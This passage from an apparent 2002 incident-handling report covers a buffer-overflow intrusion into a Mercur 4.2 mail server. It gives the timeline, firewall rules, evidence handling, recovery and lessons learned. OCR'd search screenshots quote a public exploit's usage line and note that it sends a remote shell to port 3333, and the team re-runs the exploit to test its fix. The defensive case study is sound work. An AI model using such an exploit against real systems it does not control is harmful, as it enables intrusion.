September 26th, 2002 @ 00:59 – The other team member is sent to secure the location of the Mail Server and the incident status is launched. Off-duty IH team, Management, Help Desk and legal staff are contacted. No further action is going to be taken until a management decision has been made.

Continued operations Risk Assessment:

Only a user with SYSTEM privileges can launch Mail Services on the Mail Server. Assuming the intruder accessed the system through a breach in Mercur Mail Server 4.2, it is possible that the attacker has SYSTEM privileges on the server.

The attack has been realized at 23:44 on September 25. It is possible that the attacker might have installed backdoors on the system. Therefore continuing operations might be a major security treat for the company. Shutting the system down is strongly suggested.

September 26th, 2002 @ 01:07 – Management provides a decision and decides to shut the mail server down and switch to the secure* backup Mail Server system.

*The system is secured before being put online: firewall rules, no Control Service, access to all ports denied except for SMTP (TCP 25) and POP3 (TCP 110)

NOTE: The management decision is faxed and signed. This document is kept along with the notes taken all along the Incident Handling Process.

September 26th, 2002 @ 01:15 – Firewall Administrator is contacted and asked to urgently write rules to deny access to all ports but POP3 and SMTP directed/outgoing to/from the mail server (192.168.99.102) and fax them as soon as possible.

September 26th, 2002 @ 01:19 – Firewall Administrator faxes the rules for the firewall:

Firewall Rules

```
$ iptables –A INPUT –i eth2 –o eth0 –s 0.0.0.0/0 –d 192.168.99.102 –p tcp --dport
25 –j ACCEPT
$ iptables –A INPUT –i eth2 –o eth0 –s 0.0.0.0/0 –d 192.168.99.102 –p tcp --dport
110 –j ACCEPT
$ iptables –A INPUT –i eth2 –o eth0 –s 0.0.0.0/0 –d 192.168.99.102 –p ALL –j DROP
```

September 26th, 2002 @ 01:22 – On Site Incident Handler receives confirmation that all connections except POP3 and SMTP have been denied on the Firewall. The Handler proceeds to Configure the backup system, disconnect the compromised Mail Server and switch to the clean backup system.

September 26th, 2002 @ 01:27 – Analysis of IDS logs, local individual system logs and file integrity sums for each system reveal that there is no other compromised system within **eX** network.

September 26th, 2002 @ 01:35 – Incident Handler makes two full backups of the compromised system using Norton Ghost.

September 26th, 2002 @ 01:50 – Administrator passwords changed on all the systems of **eX** network: sniffing tool possibly installed on the compromised system.

Listing of Evidence on **September 26th, 2002 @ 1:53**

IDS logs on CD
Original Compromised Hard Drive
TCPDump Logs on CD
Incident Handler Notes and tapes

NOTE: 4 witnesses other than the incident handlers are required to be present when sealing and putting the evidence in a dedicated safe.


Step 4 – Eradication

Cause and Symptoms of the Incident

Before we can completely eradicate the problem it is important to find the main source of the incident.

According to the information gathered during the Identification and Containment phases we have been able to determine that the attack granted the attacker SYSTEM privileges by using buffer overflow (cf. Alert Log fragment) on port TCP 32000. The only service running on that port on the victim system is Mercur Control Service.

A quick search on Google (http://www.google.com) reveals the existence of an exploit of Mercur Mail Server on port TCP 32000:


Recherche Google: Mercur Control Service port 32000 - Micr...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.google.com/search?q=Mercur+Contr Go Links Norton AntiVirus
Recherche avancée Préférences Outils linguistiques
Mercur Control Service port 32000
Recherche Goo
Rechercher sur le Web Rechercher les pages de la
Web Images Groupes Répertoire
Internet

Google a recherché **Mercur Control Service port 32000** sur le Web. **1 - 10** résultats, sur un

ISS X-Force Database: **mercur-control-service**-bo (9618): **MERCUR ...** -
[Traduire cette page]
... Description: **MERCUR** Mailserver version 4.2 and possibly other ... long username and password
when logging onto the **Control-Service** on **port 32000** ...
www.iss.net/security_center/static/9618.php - 20k - En cache - Pages similaires

SecurityTracker.com Archives - **MERCUR** Mailserver Buffer Overflow **...** -
[Traduire cette page]
... Software International's **MERCUR** Mailserver, All Versions #DESCRIPTION **MERCUR** Mailserver's
Control-Service, installed and activated by default on **port 32000**, is ...
www.securitytracker.com/alerts/2002/Jul/1004796.html - 32k - En cache - Pages similaires


SecuriTeam.com □ (**MERCUR** Mailserver Security Vulnerability in **...** -
[Traduire cette page]
... 5){ printf("usage: %s <targethost> <controlport> <localhost> <localport>\n", argv[0]);
printf(" controlport: **MERCUR Control-Service port** (default **32000**)\n\n"); ...
www.securiteam.com/windowsntfocus/5ZP0O0K7QQ.html - 21k - En cache - Pages similaires

.:[packet storm]:. - http://packetstormsecurity.org/ - [Traduire cette page]
... The **Mercur** mail server's **control service** listens to tcp **port 32000**
and is vulnerable to a buffer overflow in the password field. ...
packetstormsecurity.nl/0207-exploits/ - 26k - oct. 20, 2002 - En cache

Sans titre - [Traduire cette page]
... argc < 5){ printf("usage: %s <targethost> <controlport> <localhost> <localport>\n",
argv[0]); printf(" controlport: **MERCUR Control-Service port** (default **32000**)\ ...

Figure 11

This also reveals that the level of security accorded to the mail server and the protection given to it were insufficient.
Further research on Securityfocus (http://www.securityfocus.com), PacketStorm(http://packetstorm.decepticons.org) and various other computer security related sites provided the actual exploit and description of the attack itself:


.:[packet storm]:. - http://packetstormsecurity.org/ - Micro...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://209.100.212.5/cgi-bin/search/search.cgi?s Go Links Norton AntiVirus
Internet

http://www.ussrback.com

7:mercrexp.c [3] b96fa01c77bd8705dbb5f1c4144d6dae

Mercur mail server v4.2 remote exploit. The Mercur mail server's control service listens to tcp port 32000 and is vulnerable to a buffer overflow in the password field. Tested against Windows 2000 and XP pro. Sends a shell to port 3333. By
2c79cbe14ac7d0b8472d3f129fa1df55

8:labs35.htm [3] c9a3b5b217b6a79583b4382bd1696b1f

Figure 12

The analysis of the Event Logs on the compromised system revealed that the buffer overflow spawned a shell on the system after crashing the Mercur Control Service: **Figures 5**, **6** and **7**.

Improving Defenses

The first step on the improvement of the defenses of **eX** network is the full review of the firewall rules by the Firewall administrator. This includes setting rules for each of the systems providing services and making sure these rules are secure enough to provide the desired service and avoid any kind of attack.

It is also important to review security settings at the individual system level and make sure the level is appropriate.

The attack on the Mercur Control Service succeeded due to lack of configuration of the Mail Server Settings.

Vulnerability Assessment

The next step consists on running a vulnerability tool on all systems of **eX** network with Nessus (http://www.nessus.org). This is done to make sure no other known vulnerability exists within the system.

Search engines are also an important tool to spot new vulnerabilities. Research of possible vulnerabilities of each of the services/software running **eX** network is another important step in the eradication process.

Removing the cause of the incident

In order to remove what caused the incident and prevent it from happening again, various steps are required.

Update firewall rules:
- Deny all External (from Internet) access to Mercur Control Service on port TCP 32000.
- Allow Internal access to Mercur Control Service on port 32000.
- Allow External Access to ports 110 (POP3) and 25 (SMTP).

Configure Mercur Mail Server settings properly:
- Change default port for Mercur Control Service
- Activate Built-in firewall settings

Create Specific IDS Rules to the exploit.

Increase the Security level of the system.

Running Diagnosis tools:
- Anti-Virus
- File Integrity Utilities
- ScanDisk

Locating most recent backup

The attack took place at 23:44 on September 25th.
According to the Backup Policy (Identification Phase), the most recent full system clean backup took place on September 25th at 20:00. Also according to the Backup Policy, the most recent clean backup of the Mail Files took place on September 25th at 23:00.
The most recent backup for the Mail Files was made at the time of duplicating the compromised Hard-Drive. However the information contained in those backups must be checked befor ethey are put back in service.

Step 5 – Recovery

Finally after spending a couple of hours getting rid of the problem comes the most important part of the incident handling process: Getting back in business.

The first thing to do on this phase is to reinstall the most recent clean backups located at the end of the previous phase:
- Full System backup made at 20:00 on September 25th
- Mail Files Backup made at 23:00 on September 25th

The backup restoration is done by using Norton Ghost.
NOTE: Since this was an infiltration with SYSTEM Privileges it is unsafe to scan the concerned system with any diagnosis tools since they might be infected within the system itself.

It is then important to check that the restored system is fully functional and secure. Once this is done the backup system can be switched back with the original Mail Server: In order to check that the system is secure from the exploit, the exploit itself is compiled and run against the Mail Server.

Finally, monitoring the system is essential, in order to detect any other breach within the system or any unknown vulnerability that escaped the numerous tests proceeded on the victim system.

September 26th, 2002 @ 05:27 – Mail Server back to full operation and Service.

Step 6 – Follow-Up

On September 26th by 5:30 the incident has been dealt with, the system has been restored and secured. But the work is still not over. Each of the members of the Incident Handling team are required to meet at the CIRTR at 18:00 for a Follow Up Meeting.

Each of the members involved in the incident are required to bring their notes, comments or any other relevant information gathered during the incident.

The Main topics covered on the meetings are:
- Causes of the Incident
- Steps taken to deal with the incident
- Effectiveness of the action taken
- How fast was the incident deal with
- Vulnerabilities that allowed the Event to become an Incident
- What could have been done to prevent the incident from happening in the first place
- What other measures could have been taken in order to deal with the Incident
- Summary of what has been learned
- Summary of what must be done in the future to prevent such kind of incidents

Causes of the Incident

What were the primary causes of the Incident, how did it happen?
The attack was directly targeted to the Mail Server. In other words the attacker had knowledge of the Server running Mercur 4.2.

At this point, he might have checked to see if port 32000 was open and launched the exploit found at *PacketStorm* against the Mail Server, consequently granting him SYSTEMS privileges on the Mail Server.

Let's think about how the attacker got information concerning the server. The obvious answer would be 'social engineering' and the exploitation of the information gathered during that process. He/She might as well have guessed it was there and had some luck. This is a factor to consider even though likely improbable according to the way this attack was lead.

The main cause was a lack of configuration, poor firewall policies and possibly the fact that people were not trained to recognize and deal with 'social engineering'. Or in the other case "bad luck"…

<u>Steps taken to deal with the incident</u>

How was the incident dealt with? What where the steps taken? Who was involved in the incident handling process?

After the discovery of the incident by one of the on-site incident handlers the main steps were:
- Determine whether the event was an incident or not
- Monitor the possible compromised system
- Contact Management, legal staff, concerned administrators and the rest of the Incident Handling team
- Await instructions from management
- Secure the system from any access
- Seal the Evidence (in front of 4 witnesses)
- Switch to backup Mail Server
- Make backups of the compromised system
- Reinstall most recent clean backups
- "Get back in business"

<u>Effectiveness of the action taken</u>

How effective was the incident handling process?
What mistakes were made during the process?
What was not done?

Even though the incident has been dealt with completely after its discovery, numerous mistakes could have made the incident turn to catastrophe for the company.

As a matter of fact the attacker had been present on the compromised system for more than an hour before the actual discovery. It was a possibility to consider that he may have launched attacks from the Mail Server itself.

As an example, the attacker could have launched **DoS** (**D**enial **o**f **S**ervice) attacks from our own servers to any other company servers, resulting in legal issues:

According to the Federal Criminal Code Related to Computer Crime, "*Whoever willfully or maliciously injures or destroys or attempts willfully or maliciously to injure or destroy any of the works, property, or material of any radio, telegraph, telephone or cable, line, station, or*

system, or other means of communication, operated or controlled by the United States, or used or intended to be used for military or civil defense functions of the United States, whether constructed or in process of construction, or willfully ***or maliciously interferes in any way with the working or use of any such line, or system, or willfully or maliciously obstructs, hinders, or delays the transmission of any communication over any such line, or system, shall be fined under this title or imprisoned not more than ten years, or both****.*"
The mistake in this case was not contacting the ISP to make them aware of the actual intrusion and the possibility of the attacker launching **DoS** (for example) attacks from our own servers.

Another area of negligence while handling the incident, was not disconnecting/securing the systems rated **33**, and above, on the Risk Assessment Diagram (**Figure 8**). Loss of customer information, Web Server Service or Firewall compromise could have occurred, in which case the Incident could have been on a much greater scale.

The Incident Handling process itself, in spite of the mistakes committed, dealt with the intrusion effectively putting the network back into a secure state.

How fast was the incident deal with?

The event was detected on **September 26th, 2002 @ 00:40**. It was determined to be an incident on **September 26th, 2002 @ 00:52**.

The full incident Handling Process ended on **September 26th, 2002 @ 05:27**. However the Incident itself was dealt with on **September 26th, 2002 @ 01:22**.

The full incident handling process took, from the moment of the determination of the incident to the full restoration of the affected system, 5 hours and 35 minutes. Dealing with the intruder took 30 minutes.

According to the IDS Log checking policy, IDS logs must be checked every hour. The incident was detected 56 minutes after it's actual happening. In that period of time any password might have been taken and changes made to any of the other systems within the network.

Vulnerabilities that allowed the Event to become an Incident

What facts allowed the Incident to take place?

The targeted system was the Mail Server running Mercur Mail Server 4.2. The actual incident was made through a buffer overflow exploiting Mercur Control Service (mrcctrl.exe) which accepts connections on port 32000.

The attacker may have got information concerning the network's system through 'social engineering' and consequently planned his attack, since the incident - according to the logs - was straightforward to the Mail Server.

What could have been done to prevent the incident from happening in the first place

One of the main reasons the exploit went through was the fact that the Mail Server was not properly configured. Activating the Mercur Mail Server Built-In firewall and changing the default port of Mercur Control Service could well have prevented the intrusion.
Having Firewall rules denying any external access to the Control Service on the Mail Server would also have prevented the attack.

What other measures could have been taken in order to deal with the Incident

One step not taken, but fortunately not critical to the incident handling process, was tracking the Intruder. If damage had been done to the systems and there had been a consequent loss of revenue, tracking the Individual would have allowed prosecution. By not contacting the ISP to track the intruder the chance of finding him/her was greatly diminished.

Contacting Federal Agencies might also have helped in the process of tracking and arresting the intruder.

Summary of what has been learned

During the process of Handling this incident involving the Mail Server, numerous mistakes and negligence's have been made. This might have become costly to the Company which was fortunately not the case.

It is important to take in to account that the Incident took place because of a mal-configuration of the Mail Server, and poor Firewall rules.

The ISP should have been contacted about the intrusion. Their logs would have been precious if the case was taken to court. The participation of Federal Agencies in the Incident Handling Process might also have been an important help in finding the intruder.

Even though an intrusion took place, the most critical systems were left online, at the attacker's "mercy". This could have been a major compromise and, as stated before, a greater loss for the company.

Summary of what must be done in the future to prevent such kind of incidents

To prevent similar kinds of incidents from happening again it is important to take more time to configure the systems. It happened with the Mail Server; it could as easily have been the MySQL server or the Web Server.

More specifically to the Mail Server itself, denying any external access to the Mercur Control Service would allow more security. As a matter of fact it appears that Mercur Control Service username and passwords are sent in plain text when required. Access to Mercur Control Service should only be allowed through SSH tunneling.

It is also important to make sure the Firewall rules are written properly to avoid any kind of access to unauthorized zones of the Network.

As stated in the previous sections, it might have been of great use contacting the ISP and the Federal Agency in charge of Cyber Criminality. It is important to add such contacts to the contact list and get to know them in order to get as much help as possible while handling an incident.

Taking a closer look at the section called “How fast was the incident deal with” reveals that the Intruder was given an entire hour before being discovered. Even though the attacker is not a machine, there is much that could be done within an hour. One way to minimize the time available to an attacker prior to detection, is to check the IDS logs on shorter intervals. It would be suggested every 25 to 30 minutes.

Revising Emergency Plan Policy to allow the Incident Handlers to disconnect critical servers from the network in case of an Incident. As an example, the disclosure of the information(account numbers, addresses, telephone numbers, etc…) contained within the MySQL server would have been a greater loss for the company than just unplugging the server for the needed time to restore an acceptable level of security.

Security Information should be checked more regularly in order to be updated on the current vulnerabilities affecting the systems. Regular reading of sources such as BUGTRAQ, PacketStorm, etc…

<u>Final Comments</u>

No productivity loss resulted from this incident. However some of the mistakes made during the Incident Handling process could have cost the company a lot of money as stated previously.

Making Management staff, legal staff and other administrators aware of the conclusions of the lessons learned during this meeting would become a great ally in improving the security of the company, consequently protecting more effectively critical information contained within our servers.

Works Cited Page

Network diagram Icons: Windows XP icons, http://www.slackware.com/~msimons/slackware/grfx/, http://www.freebsd.com, www.snort.org, www.cisco.com, www.sony.com.

Note: Network Diagrams created by using Smart Draw and using modified images base on the sources quoted above. The use of Explicit Icons has been made in order to explicitly show the kind of entities present on the Network.

Aleph1. "Smashing the Stack for Fun and Profit." Phrack Magazine N°49. November 8th 1996. URL: http://www.phrack.org/archives/phrack49.tar.gz.

R. Fielding - UC Irvine, J. Gettys - Compaq/W3C, J. Mogul - Compaq, H. Frystyk - W3C/MIT, L. Masinter - Xerox, P. Leach - Microsoft, T. Berners-Lee - W3C/MIT. "Hypertext Transfer Protocol -- HTTP/1.1" (RFC2616). June 1999. URL: ftp://ftp.isi.edu/in-notes/rfc2616.txt.

Information Sciences Institute, University of Southern California. "INTERNET PROTOCOL" (RFC791). September 1981. URL: ftp://ftp.isi.edu/in-notes/rfc791.txt.

Information Sciences Institute, University of Southern California. "TRANSMISSION CONTROL PROTOCOL" (RFC793). September 1981. URL: ftp://ftp.isi.edu/in-notes/rfc793.txt.

Atrium Software. Mail excerpt, Fix. Common Vulnerabilities & Exposures CAN-2002-1073. August 2002. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1073

2c79cbe14ac7d0b8472d3f129fa1df55. Mail excerpt, Workaround. Security Focus. July 18 2002. URL: http://online.securityfocus.com/archive/1/282988

US Government. Federal Law. " §1362. Communication lines, stations, or systems ". 18 U.S.C.. April 24, 2000. URL : http://www.usdoj.gov/criminal/cybercrime/usc1362.htm